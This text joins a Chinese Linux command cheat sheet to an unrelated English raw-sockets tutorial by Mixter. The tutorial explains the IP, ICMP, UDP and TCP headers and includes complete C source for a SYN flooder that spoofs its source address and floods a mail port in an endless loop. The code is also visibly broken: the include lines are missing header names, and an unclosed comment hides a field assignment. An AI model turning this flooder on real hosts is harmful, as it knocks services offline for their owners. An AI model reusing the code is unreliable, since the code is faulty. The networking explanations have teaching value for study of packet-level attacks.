| 命令 | 说明 |
| # free -m | 以兆为单位罗列 RAM 状态 |
| # kill -9 process_id | 强行关闭进程并结束它 |
| # kill -1 process_id | 强制一个进程重载其配置 |
| # last reboot | 显示重启历史 |
| # lsmod | 罗列装载的内核模块 |
| # lsof -p process_id | 罗列一个由进程打开的文件列表 |
| # lsof /home/user1 | 罗列所给系统路径中所打开的文件的列表 |
| # ps -eafw | 罗列 linux 任务 |
| # ps -e -o pid,args --forest | 以分级的方式罗列 linux 任务 |
| # pstree | 以树状图显示程序 |
| # smartctl -A /dev/hda | 通过启用 SMART 监控硬盘设备的可靠性 |
| # smartctl -i /dev/hda | 检查一个硬盘设备的 SMART 是否启用 |
| # strace -c ls >/dev/null | 罗列系统 calls made 并用一个进程接收 |
| # strace -f -e open ls >/dev/null | 罗列库调用 |
| # tail /var/log/dmesg | 显示内核引导过程中的内部事件 |
| # tail /var/log/messages | 显示系统事件 |
| # top | 罗列使用 CPU 资源最多的 linux 任务 |
| # watch -n1 'cat /proc/interrupts' | 罗列实时中断 |
| Linux Command Line written by LinuxGuide.it (Credits) | |

| 其他有用的 | |
|---|---|
| **命令** | **说明** |
| # alias hh='history' | 为命令 history(历史)设置一个别名 |
| # apropos ...keyword | 罗列一个包括程序关键词的命令列表，当你仅知晓程序是干什么，而又记不得命令时特别有用 |
| # chsh | 改变 shell 命令 |
| # chsh --list-shells | 用于了解你是否必须远程连接到别的机器的不错的命令 |
| # gpg -c file1 | 用 GNU Privacy Guard 加密一个文件 |
| # gpg file1.gpg | 用 GNU Privacy Guard 解密一个文件 |
| # ldd /usr/bin/ssh | 显示 ssh 程序所依赖的共享库 |
| # man ping | 罗列在线手册页（例如 ping 命令） |
| # mkbootdisk --device /dev/fd0 `uname -r` | 创建一个引导软盘 |
| # wget -r www.example.com | 下载一个完整的 web 站点 |
| # wget -c www.example.com/file.iso | 以支持断点续传的方式下载一个文件 |
| # echo 'wget -c www.example.com/files.iso' \| at 09:00 | 在任何给定的时间开始一次下载 |
| # whatis ...keyword | 罗列该程序功能的说明 |
| # who -a | 显示谁正登录在线，并打印出：系统最后引导的时间，关机进程，系统登录进程以及由 init 启动的进程，当前运行级和最后一次系统时钟的变化 |
| Linux Command Line written by LinuxGuide.it (Credits) | |

# A brief programming tutorial in C for raw sockets

by Mixter for the BlackCode Magazine
http://mixter.void.ru or http://mixter.warrior2k.com



In this tutorial, you'll learn the basics of using raw sockets in C, to insert any IP protocol based datagram into the network traffic. This is useful,for example, to build raw socket scanners like nmap, to spoof or to perform operations that need to send out raw sockets. Basically, you can send any packet at any time, whereas using the interface functions for your systems IP-stack (connect, write, bind, etc.) you have no direct control over the packets. This theoretically enables you to simulate the behavior of your OS's IP stack, and also to send stateless traffic (datagrams that don't belong to a valid connection). For this tutorial, all you need is a minimal knowledge of socket programming in C (see http://www.ecst.csuchico.edu/~beej/guide/net/).

## I. Raw sockets

The basic concept of low level sockets is to send a single packet at one time, with all the protocol headers filled in by the program (instead of the kernel). Unix provides two kinds of sockets that permit direct access to the network. One is SOCK_PACKET, which receives and sends data on the device link layer. This means, the NIC specific header is included in the data that will be written or read. For most networks, this is the ethernet header. Of course, all subsequent protocol headers will also be included in the data. The socket type we'll be using, however, is SOCK_RAW, which includes the IP headers and all subsequent protocol headers and data.

The (simplified) link layer model looks like this:
Physical layer -> Device layer (Ethernet protocol) -> Network layer (IP) ->
Transport layer (TCP, UDP, ICMP) -> Session layer (application specific data)

Now to some practical stuff. A standard command to create a datagram socket is: socket (PF_INET, SOCK_RAW, IPPROTO_UDP); From the moment that it is created, you can send any IP packets over it, and receive any IP packets that the host received after that socket was created if you read() from it. Note that even though the socket is an interface to the IP header, it is transport layer specific. That means, for listening to TCP, UDP and ICMP traffic, you have to create 3 separate raw sockets, using IPPROTO_TCP, IPPROTO_UDP and IPPROTO_ICMP (the protocol numbers are 0 or 6 for tcp, 17 for udp and 1 for icmp).

With this knowledge, we can, for example, already create a small sniffer, that dumps out the contents of all tcp packets we receive. (Headers, etc. are missing, this is just an example. As you see, we are skipping the IP and TCP headers which are contained in the packet, and print out the payload, the data of the session/application layer, only).

```
int fd = socket (PF_INET, SOCK_RAW, IPPROTO_TCP);
char buffer[8192]; /* single packets are usually not bigger than 8192 bytes */
while (read (fd, buffer, 8192) > 0)
 printf ("Caught tcp packet: %s\n",
  buffer+sizeof(struct iphdr)+sizeof(struct tcphdr));
```

## II. The protocols IP, ICMP, TCP and UDP

To inject your own packets, all you need to know is the structures of the protocols that need to be included. Below you will find a short introduction to the IP, ICMP, TCP and UDP headers. It is recommended to build your packet by using a struct, so you can comfortably fill in the packet headers. Unix systems provide standard structures in the header files (eg. ). You can always create your own structs, as long as the length of each option is correct. To help you create portable programs, we'll use the BSD names in our structures. We'll also use the little endian notation. On big endian machines (some other processor architectures than intel x86), the 4 bit-size variables exchange places. However, one can always use the structures in the same ways in this program. Below each header structure is a short explanation of its members, so that you know what values should be filled in and which meaning they have.

The data types/sizes we need to use are: unsigned char - 1 byte (8 bits), unsigned short int - 2 bytes (16 bits) and unsigned int - 4 bytes (32 bits)

```
struct ipheader {
 unsigned char ip_hl:4, ip_v:4; /* this means that each member is 4 bits */
 unsigned char ip_tos;
 unsigned short int ip_len;
 unsigned short int ip_id;
 unsigned short int ip_off;
 unsigned char ip_ttl;
 unsigned char ip_p;
 unsigned short int ip_sum;
 unsigned int ip_src;
 unsigned int ip_dst;
}; /* total ip header length: 20 bytes (=160 bits) */
```

The Internet Protocol is the network layer protocol, used for routing the data from the source to its destination. Every datagram contains an IP header followed by a transport layer protocol such as tcp.

**ip_hl**: the ip header length in 32bit octets. this means a value of 5 for the hl means 20 bytes (5 * 4). values other than 5 only need to be set it the ip header contains options (mostly used for routing)
**ip_v**: the ip version is always 4 (maybe I'll write a IPv6 tutorial later;)
**ip_tos**: type of service controls the priority of the packet. 0x00 is normal. the first 3 bits stand for routing priority, the next 4 bits for the type of service (delay, throughput, reliability and cost).
**ip_len**: total length must contain the total length of the ip datagram. this includes ip header, icmp or tcp or udp header and payload size in bytes.
**ip_id**: the id sequence number is mainly used for reassembly of fragmented IP datagrams. when sending single datagrams, each can have an arbitrary ID.
**ip_off**: the fragment offset is used for reassembly of fragmented datagrams. the first 3 bits are the fragment flags, the first one always 0, the second the do-not-fragment bit (set by ip_off |= 0x4000) and the third the more-flag or more-fragments-following bit (ip_off |= 0x2000). the following 13 bits is the fragment offset, containing the number of 8-byte big packets already sent.
**ip_ttl**: time to live is the amount of hops (routers to pass) before the packet is discarded, and an icmp error message is returned. the maximum is 255.
**ip_p**: the transport layer protocol. can be tcp (6), udp(17), icmp(1), or whatever protocol follows the ip header. look in /etc/protocols for more.

**ip_sum**: the datagram checksum for the whole ip datagram. every time anything in the datagram changes, it needs to be recalculated, or the packet will be discarded by the next router. see V. for a checksum function.
**ip_src** and **ip_dst**: source and destination IP address, converted to long format, e.g. by inet_addr(). both can be chosen arbitrarily.

IP itself has no mechanism for establishing and maintaining a connection, or even containing data as a direct payload. Internet Control Messaging Protocol is merely an addition to IP to carry error, routing and control messages and data, and is often considered as a protocol of the network layer.

```
struct icmpheader {
 unsigned char icmp_type;
 unsigned char icmp_code;
 unsigned short int icmp_cksum;
 /* The following data structures are ICMP type specific */
 unsigned short int icmp_id;
 unsigned short int icmp_seq;
}; /* total icmp header length: 8 bytes (=64 bits) */
```

**icmp_type**: the message type, for example 0 - echo reply, 8 - echo request, 3 - destination unreachable. look in for all the types.
**icmp_code**: this is significant when sending an error message (unreach), and specifies the kind of error. again, consult the include file for more.
**icmp_cksum**: the checksum for the icmp header + data. same as the IP checksum. Note: The next 32 bits in an icmp packet can be used in many different ways. This depends on the icmp type and code. the most commonly seen structure, an ID and sequence number, is used in echo requests and replies, hence we only use this one, but keep in mind that the header is actually more complex.
**icmp_id**: used in echo request/reply messages, to identify the request
**icmp_seq**: identifies the sequence of echo messages, if more than one is sent.

The User Datagram Protocol is a transport protocol for sessions that need to exchange data. Both transport protocols, UDP and TCP provide 65535 different source and destination ports. The destination port is used to connect to a specific service on that port. Unlike TCP, UDP is not reliable, since it doesn't use sequence numbers and stateful connections. This means UDP datagrams can be spoofed, and might not be reliable (e.g. they can be lost unnoticed), since they are not acknowledged using replies and sequence numbers.

```
struct udpheader {
 unsigned short int uh_sport;
 unsigned short int uh_dport;
 unsigned short int uh_len;
 unsigned short int uh_check;
}; /* total udp header length: 8 bytes (=64 bits) */
```

uh_sport: The source port that a client bind()s to, and the contacted server will reply back to in order to direct his responses to the client.
uh_dport: The destination port that a specific server can be contacted on.
uh_len: The length of udp header and payload data in bytes.
uh_check: The checksum of header and data, see IP checksum.

The Transmission Control Protocol is the mostly used transport protocol that provides mechanisms to establish a reliable connection with some basic authentication, using connection states and sequence numbers. (See IV. Basic transport layer operations.)

```
struct tcpheader {
 unsigned short int th_sport;
 unsigned short int th_dport;
 unsigned int th_seq;
```

```
 unsigned int th_ack;
 unsigned char th_x2:4, th_off:4;
 unsigned char th_flags;
 unsigned short int th_win;
 unsigned short int th_sum;
 unsigned short int th_urp;
}; /* total tcp header length: 20 bytes (=160 bits) */
```

th_sport: The source port, which has the same function as in UDP.
th_dport: The destination port, which has the same function as in UDP.
th_seq: The sequence number is used to enumerate the TCP segments. The data in a TCP connection can be contained in any amount of segments (=single tcp datagrams), which will be put in order and acknowledged. For example, if you send 3 segments, each containing 32 bytes of data, the first sequence would be (N+)1, the second one (N+)33 and the third one (N+)65. "N+" because the initial sequence is random.
th_ack: Every packet that is sent and a valid part of a connection is acknowledged with an empty TCP segment with the ACK flag set (see below), and the th_ack field containing the previous the_seq number.
th_x2: This is unused and contains binary zeroes.
th_off: The segment offset specifies the length of the TCP header in 32bit/4byte blocks. Without tcp header options, the value is 5.
th_flags: This field consists of six binary flags. Using bsd headers, they can be combined like this: th_flags = FLAG1 | FLAG2 | FLAG3...
TH_URG: Urgent. Segment will be routed faster, used for termination of a connection or to stop processes (using telnet protocol).
TH_ACK: Acknowledgement. Used to acknowledge data and in the second and third stage of a TCP connection initiation (see IV.).
TH_PSH: Push. The systems IP stack will not buffer the segment and forward it to the application immediately (mostly used with telnet).
TH_RST: Reset. Tells the peer that the connection has been terminated.
TH_SYN: Synchronization. A segment with the SYN flag set indicates that client wants to initiate a new connection to the destination port.
TH_FIN: Final. The connection should be closed, the peer is supposed to answer with one last segment with the FIN flag set as well.
th_win: Window. The amount of bytes that can be sent before the data should be acknowledged with an ACK before sending more segments.
th_sum: The checksum of pseudo header, tcp header and payload. The pseudo is a structure containing IP source and destination address, 1 byte set to zero, the protocol (1 byte with a decimal value of 6), and 2 bytes (unsigned short) containing the total length of the tcp segment.
th_urp: Urgent pointer. Only used if the urgent flag is set, else zero. It points to the end of the payload data that should be sent with priority.

## III. Building and injecting datagrams

Now, by putting together the knowledge about the protocol header structures with some basic C functions, it is easy to construct and send any datagram(s). We will demonstrate this with a small sample program that constantly sends out SYN requests to one host (Syn flooder).

```
#define __USE_BSD       /* use bsd'ish ip header */
#include        /* these headers are for a Linux system, but */
#include        /* the names on other systems are easy to guess.. */
#include
#define __FAVOR_BSD     /* use bsd'ish tcp header */
#include
#include

#define P 25            /* lets flood the sendmail port */

unsigned short          /* this function generates header checksums */
csum (unsigned short *buf, int nwords)
```

```
{
  unsigned long sum;
  for (sum = 0; nwords > 0; nwords--)
    sum += *buf++;
  sum = (sum >> 16) + (sum & 0xffff);
  sum += (sum >> 16);
  return ~sum;
}
```

```
int
main (void)
{
  int s = socket (PF_INET, SOCK_RAW, IPPROTO_TCP);      /* open raw socket */
  char datagram[4096];  /* this buffer will contain ip header, tcp header,
                           and payload. we'll point an ip header structure
                           at its beginning, and a tcp header structure after
                           that to write the header values into it */
  struct ip *iph = (struct ip *) datagram;
  struct tcphdr *tcph = (struct tcphdr *) datagram + sizeof (struct ip);
  struct sockaddr_in sin;
                        /* the sockaddr_in containing the dest. address is used
                           in sendto() to determine the datagrams path */

  sin.sin_family = AF_INET;
  sin.sin_port = htons (P);/* you byte-order >1byte header values to network
                              byte order (not needed on big endian machines) */
  sin.sin_addr.s_addr = inet_addr ("127.0.0.1");

  memset (datagram, 0, 4096);   /* zero out the buffer */

/* we'll now fill in the ip/tcp header values, see above for explanations */
  iph->ip_hl = 5;
  iph->ip_v = 4;
  iph->ip_tos = 0;
  iph->ip_len = sizeof (struct ip) + sizeof (struct tcphdr);    /* no payload */
  iph->ip_id = htonl (54321);   /* the value doesn't matter here */
  iph->ip_off = 0;
  iph->ip_ttl = 255;
  iph->ip_p = 6;
  iph->ip_sum = 0;              /* set it to 0 before computing the actual check
  iph->ip_src.s_addr = inet_addr ("1.2.3.4");/* SYN's can be blindly spoofed */
  iph->ip_dst.s_addr = sin.sin_addr.s_addr;
  tcph->th_sport = htons (1234);        /* arbitrary port */
  tcph->th_dport = htons (P);
  tcph->th_seq = random ();/* in a SYN packet, the sequence is a random */
  tcph->th_ack = 0;/* number, and the ack sequence is 0 in the 1st packet */
  tcph->th_x2 = 0;
  tcph->th_off = 0;             /* first and only tcp segment */
  tcph->th_flags = TH_SYN;      /* initial connection request */
  tcph->th_win = htonl (65535); /* maximum allowed window size */
  tcph->th_sum = 0;/* if you set a checksum to zero, your kernel's IP stack
                      should fill in the correct checksum during transmission */
  tcph->th_urp = 0;

  iph->ip_sum = csum ((unsigned short *) datagram, iph->ip_len >> 1);

/* finally, it is very advisable to do a IP_HDRINCL call, to make sure
   that the kernel knows the header is included in the data, and doesn't
   insert its own header into the packet before our data */
```

```
{                               /* lets do it the ugly way.. */
  int one = 1;
  const int *val = &one;
  if (setsockopt (s, IPPROTO_IP, IP_HDRINCL, val, sizeof (one)) < 0)
    printf ("Warning: Cannot set HDRINCL!\n");
}
```

```
  while (1)
    {
      if (sendto (s,            /* our socket */
                  datagram,     /* the buffer containing headers and data */
                  iph->ip_len,  /* total length of our datagram */
                  0,            /* routing flags, normally always 0 */
                  (struct sockaddr *) &sin,     /* socket addr, just like in */
                  sizeof (sin)) < 0)            /* a normal send() */
        printf ("error\n");
      else
        printf (".");
    }

  return 0;
}
```

## IV. Basic transport layer operations

To make use of raw packets, knowledge of the basic IP stack operations is essential. I'll try to give a brief introduction into the most important operations in the IP stack. To learn more about the behavior of the protocols, one option is to exame the source for your systems IP stack, which, in Linux, is located in the directory /usr/src/linux/net/ipv4/. The most important protocol, of course, is TCP, on which I will focus on.

Connection initiation: to contact an udp or tcp server listening on port 1234, the client calls a connect() with the sockaddr structure containing destination address and port. If the client did not bind() to a source port, the systems IP stack will select one it'll bind to. By connect()ing, the host sends a datagram containing the following information: IP src: client address, IP dest: servers address, TCP/UDP src: clients source port, TCP/UDP dest: port 1234. If a client is located on port 1234 on the destination host, it will reply back with a datagram containing: IP src: server IP dst: client srcport: server port dstport: clients source port. If there is no server located on the host, an ICMP type unreach message is created, subcode "Connection refused". The client will then terminate. If the destination host is down, either a router will create a different ICMP unreach message, or the client gets no reply and the connection times out.

TCP initiation ("3-way handshake") and connection: The client will do a connection initiation, with the tcp SYN flag set, an arbitrary sequence number, and no acknowledgement number. The server acknowledges the SYN by sending a packet with SYN and ACK set, another random sequence number and the acknowledgement number the original sequence. Finally, the client replies back with a tcp datagram with the ACK flag set, and the server's ack sequence incremented by one. Once the connection is established, each tcp segment will be sent with no flags (PSH and URG are optional), the sequence number for each packet incremented by the size of the previous tcp segment. After the amount of data specified as "window size" has been transferred, the peer sending data will wait for an acknowledgement, a tcp segment with the ACK flag set and the ack sequence number the one of the last data packet that could be received in order. That way, if any segments get lost, they will not be acknowledged and can be retransmitted. To end a connection, both server and client send a tcp packet with correct sequence numbers and the FIN flag set, and if the connection ever de-synchronizes (aborted, desynchronized, bad sequence numbers, etc.) the peer that notices the error will send a RST packet with correct seq numbers to terminate the connection.

- Mixter